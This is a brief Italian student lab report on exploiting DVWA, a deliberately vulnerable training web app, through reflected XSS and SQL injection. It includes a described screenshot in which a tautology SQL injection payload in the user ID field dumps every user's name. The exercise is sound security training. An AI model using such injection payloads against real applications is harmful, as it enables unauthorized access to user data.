


S6|2

La traccia di oggi consisteva sulla dvwa di meta di scegliere una vulnerabilità Xss e Sql (non) blind e sfruttarla nella prima parte nella voce xss ho modificato l'url dandomi questa schermata e inserendo quella evidenziata



Mentre nella seconda ho effettuato Un Sql injection sul user id

The screenshot shows the DVWA web application interface. The browser's address bar displays the URL: `192.168.50.101/dvwa/vulnerabilities/sqli/?id="SELECT+first_name%2C+last_name+FROM+users+WHERE+user_id=`. The left sidebar contains a menu with various security tools and sections, with "SQL Injection" highlighted in green. The main content area is titled "vulnerability: SQL injection" and features a "User ID:" label above a text input field and a "Submit" button. Below the input field, the application displays the results of the SQL injection queries in red text, showing the first and last names of users whose IDs were successfully extracted. The queries used are variations of `"SELECT first_name, last_name FROM users WHERE user_id = 'or'a' = 'a"`. The results show users: admin, Gordon Brown, Hack Me, Pablo Picasso, and Bob Smith. At the bottom, a "More info" section provides links to external resources for further learning about SQL injection.

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

vulnerability: SQL injection

User ID:

Submit

ID: "SELECT first_name, last_name FROM users WHERE user_id = 'or'a' = 'a'
First name: admin
Surname: admin

ID: "SELECT first_name, last_name FROM users WHERE user_id = 'or'a' = 'a'
First name: Gordon
Surname: Brown

ID: "SELECT first_name, last_name FROM users WHERE user_id = 'or'a' = 'a'
First name: Hack
Surname: Me

ID: "SELECT first_name, last_name FROM users WHERE user_id = 'or'a' = 'a'
First name: Pablo
Surname: Picasso

ID: "SELECT first_name, last_name FROM users WHERE user_id = 'or'a' = 'a'
First name: Bob
Surname: Smith

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>